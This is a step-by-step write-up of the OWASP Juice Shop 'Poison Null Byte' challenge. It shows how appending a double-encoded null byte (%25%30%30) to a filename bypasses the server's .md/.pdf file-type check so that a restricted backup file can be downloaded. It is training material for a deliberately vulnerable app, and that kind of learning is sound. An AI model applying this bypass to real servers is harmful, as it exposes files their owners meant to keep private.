
Improper Input Validation Vulnerability in OWASP Juice Shop




Improper Input Validation

● Poison Null Byte ★★★★

Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.

Here we need to bypass the input sanitization security control of the web page using null byte


Go to the <url>/ftp path to check for the exposing files



~ / ftp /

```
quarantine              acquisitions.md   announcement_encrypted.md
coupons_2013.md.bak     eastere.gg        encrypt.pyc
incident-support.kdbx   legal.md          package.json.bak
suspicious_errors.yml
```


Here go to package.json.bak




OWASP Juice Shop (Express ^4.17.1)

```
403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:55:18)
    at /juice-shop/build/routes/fileServer.js:39:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:198:5)
```

Here the security control is preventing to get the file access
so use %00 which is a url encoded representation of null byte(/0) which will make the server to truncate the url and bypass






OWASP Juice Shop (Express ^4.17.1)

400 **BadRequestError: Bad Request**


```
at /juice-shop/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at serveIndexMiddleware (/juice-shop/build/server.js:260:9)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/build/lib/antiCheat.js:72:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/express/lib/router/index.js:646:15
at next (/juice-shop/node_modules/express/lib/router/index.js:265:14)
at Function.handle (/juice-shop/node_modules/express/lib/router/index.js:175:3)
at router (/juice-shop/node_modules/express/lib/router/index.js:47:12)
```

Encode %00 using burp suite decoder



```
%00
```


Go to enode as and select “url”



```
%00
```


```
%25%30%30
```

Add %25%30%30 to the url instead of %00




OWASP Juice Shop (Express ^4.17.1)

So we bypassed the security control using null byte and got access to the file



```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web
Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org>
(https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
```



You successfully solved a challenge: Poison Null Byte (Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.)